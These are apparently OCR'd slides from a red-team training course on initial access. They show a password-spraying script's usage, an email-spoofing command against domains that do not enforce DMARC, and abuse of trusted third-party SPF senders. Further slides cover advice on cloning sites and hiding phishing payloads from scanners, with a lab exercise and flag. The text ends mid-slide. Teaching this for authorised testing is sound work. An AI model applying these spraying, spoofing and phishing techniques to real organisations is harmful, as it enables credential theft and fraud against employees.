PasswordSpraying v1.0

Usage: %s [user list] [domain] [url] [password]

$ python password-spray.py users.txt RINGZER0 https://lyncweb.ringzer0team.com/abs/ Training!!!!
```

Initial Foothold


You client is using the cloud: Graph is what you are looking for

https://developer.microsoft.com/en-us/graph/graph-explorer

Initial Foothold

https://login.microsoftonline.com/common/v2.0/

https://graph.microsoft.com/v1.0/



OneDrive (5)
OneNote (6)
Outlook Calendar (7)
Outlook Mail (10)
Outlook Mail (beta) (1)
People (2)
Personal Contacts (2)
Planner (13)
Search (13)
Security (23)
SharePoint Lists (5)

Batching (2)
Compliance (beta) (6)
Excel (7)
Extensions (7)
Groups (14)
Identity and Access (14)
Insights (4)
Microsoft Teams (9)
Microsoft Teams (beta) (4)
Microsoft To Do (4)
Notifications (beta) (2)

Initial Foothold

Behind the curtain, Graph is using a bunch of standard web APIs

https://graph.microsoft.com/v1.0/me/messages

Azure AD is also another exposed APIs that can be used to gather remote information. More on this later.


Initial Foothold

Phishing context and pretext matters

Pretext is a false, contrived, **or** assumed purpose **or** reason; a pretense **and Context** is the surroundings, circumstances, environment, background **or** settings that determine, specify, **or** clarify the meaning of an event **or** other occurrence

Initial Foothold

Searching for context: google etc..


site:google.com intext:award

About 39,700,000 results (0.71 seconds)

https://news.google.com › rss › articles

Schitt's Creek: Award Acceptance Speech | 27th Annual SAG ...

2 days ago — Schitt's Creek takes home the Actor® for Outstanding Performance by an Ensemble in a Comedy Series.#TNT #SAGAwards ...

[illegible]

Initial Foothold

Your targets have SPF enabled, they must be protected against spoofing, right?

Well short answer is no. They need to enforce DMARC and DKIM to completely prevent spoofing

DMARC (Domain-Based Message Authentication, Reporting and Conformance) is an email authentication protocol. It is designed to give email domain owners the ability to protect their domain from unauthorized use, commonly known as email spoofing

DomainKeys Identified Mail (DKIM) is a protocol that allows an organization to take responsibility for transmitting a message in a way that can be verified by mailbox providers. This verification is made possible through cryptographic authentication

Initial Foothold

Try it yourself: https://github.com/Mr-Un1k0d3r/SPFAbuse

If your target doesn't enforce DMARC, you can spoof email

```
python SPFAbuseSMTP.py <API-KEY> ceo@target.com victim@target.com "SPF are not enough" email.txt
```


You need a sendgrid key which is free to register limited to 10000 emails

Exercise

Try to send an email to your corporate email using the president's email

Initial Foothold

You can abuse 3rd party SPF trust



```
TXT        10    v=spf1 a mx
           min   include:mktomail.com include:spf.z122.zixworks.com include:_spf.salesforce.com ~all
```

Remember range discovery? SPF may give you more


Also, in this case, they trust salesforce.com and zixworks.com:

- Can you send an email through a salesforce API?
- Here is a new context can be abused

Initial Foothold

The Marketing Evil. Let’s assume your target has properly configured the DMARC + DKIM + SPF

But they want to send marketing emails using, let’s say, sendgrid.com



```
root@portal:~# nslookup sendgrid.com
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   sendgrid.com
Address: 54.156.3.86
Name:   sendgrid.com
Address: 167.89.115.86
Name:   sendgrid.com
Address: 167.89.123.103
```

```
ip4:167.89.0.0/17
```

Mr.Un1k0d3r

Initial Foothold

Due to the way that most marketing email solutions work, companies must allow the marketing solution in their SPF

You register an account on the same marketing solution and you send an email within the same IP range

It’s not a bug it’s a feature


No need to tell you that this will increase the credibility of your phishing campaign, since you can pretend to be from the targeted company

Phishing is all about trust

Exercise
Analyze DNS TXT Record

Initial Foothold

https://mxtoolbox.com




txt:ringzer0team.com

Type	Domain Name	TTL	Record
TXT	ringzer0team.com	60 min	FLAG-30519RR202HG695t6Y8ZU77xyq
TXT	ringzer0team.com	60 min	NETORGFT6283974.onmicrosoft.com
TXT	ringzer0team.com	60 min	d7Auq4mA18vZrybJKdYqrAHpF6nLZuX2x0vgjm66MhM
TXT	ringzer0team.com	60 min	v=spf1 include:spf.protection.outlook.com -all

Initial Foothold


`dig` command



```
root@portal:~# dig ringzer0team.com -t txt

; <<>> DiG 9.16.1-Ubuntu <<>> ringzer0team.com -t txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8421
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;ringzer0team.com.              IN      TXT

;; ANSWER SECTION:
ringzer0team.com.       3600    IN      TXT     "v=spf1 include:spf.protection.outlook.com -all"
ringzer0team.com.       3600    IN      TXT     "FLAG-305l9RR202HG695t6Y8ZU77xyq"
ringzer0team.com.       3600    IN      TXT     "d7Auq4mA18vZrybJKdYqrAHpF6nLZuX2x0vgjm66MhM"
ringzer0team.com.       3600    IN      TXT     "NETORGFT6283974.onmicrosoft.com"
```

Initial Foothold

`nslookup` command



```
C:\>nslookup -type=TXT ringzer0team.com 8.8.8.8
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
ringzer0team.com        text =

        "d7Auq4mA18vZrybJKdYqrAHpF6nLZuX2x0vgjm66MhM"
ringzer0team.com        text =

        "v=spf1 include:spf.protection.outlook.com -all"
ringzer0team.com        text =

        "NETORGFT6283974.onmicrosoft.com"
ringzer0team.com        text =

        "FLAG-305l9RR202HG695t6Y8ZU77xyq"
```

Initial Foothold

External assets can be tested using various tools:

Attack Lync:

- https://github.com/nyxgeek/lyncsmash

Attack Office365:

- https://github.com/mdsecactivebreach/o365-attack-toolkit

Initial Foothold

Now that we have everything in place to send our phishing, create the phishing email and website

If you can use one of the target systems to host your payload, do it!


If you can't, make sure that your phishing website is attractive:

- Clone legitimate website visual to make it look "professional"
- Obfuscate your payload
- Avoid typo squatting use 3rd party cloud service approach: ringzer0.payrollapp.com vs rlngzer0.com
- Use categorized domain
- Domain age and certificate matter
- Don't store the payload in the email

Initial Foothold

Clone legitimate website visual to make it look "professional"

The first impression your victim will get will come from the look of the website


Oracle Corporation (US) | https://www.java.com/en/download/

Java — Download — Help — Search

All Java Downloads

If you want to download Java for another computer or Operating System, click the link below.
All Java Downloads

Report an issue

Why am I always redirected to this page when visiting a page with a Java app?
» Learn more
» Report an issue

Java Download

Download Java for your desktop computer now!

Version 8 Update 231
Release date October 15, 2019

Important Oracle Java License Update

The Oracle Java License has changed for releases starting April 16, 2019.

The new Oracle Technology Network License Agreement for Oracle Java SE is substantially different from prior Oracle Java licenses. The new license permits certain uses, such as personal use and development use, at no cost -- but other uses authorized under prior Oracle Java licenses may no longer be available. Please review the terms carefully before downloading and using this product. An FAQ is available here.

Commercial license and support is available with a low cost Java SE Subscription.


Oracle also provides the latest OpenJDK release under the open source GPL License at jdk.java.net.

Java Download

» What is Java? » Do I have Java? » Need Help?

Why download Java?

Java technology allows you to work and play in a secure computing environment. Upgrading to the latest Java version improves the security of your system, as older versions do not include the latest security updates.


WEBSITE DOWNLOADER
A Free Tool By Wayback Machine Downloader

http(s):// www.example.com or example.com
email@example.com (for file delivery)
I'm not a robot — reCAPTCHA Privacy - Terms

DOWNLOAD NOW

About this tool

This tool is to download or copy websites that are currently online. The free version has a limit of 10MB. If you want to scrape historic websites, then use our other tool to download website from the Wayback Machine.

Initial Foothold

Obfuscate your payload

Assume that automated product will crawl your website. Hide the link to your final payload:

Simple Apache mod_rewriterule to generate “corporate” URL with unique ID

```
RewriteEngine On
RewriteCond %{REQUEST_FILENAME} ! –f
RewriteCond %{REQUEST_FILENAME} ! –d
RewriteRule ^(.*)$ index.php [L,QSA]
```

https://phishy.domain/company/code/a2ef362e-45d0-b21d-5abf-edce29d365cb/

will actually call

https://phishy.domain/company/index.php

Initial Foothold

Obfuscate your payload

Use JavaScript to generate your payload’s final link

Let’s assume the HTML on the phishing website looks like this:

```
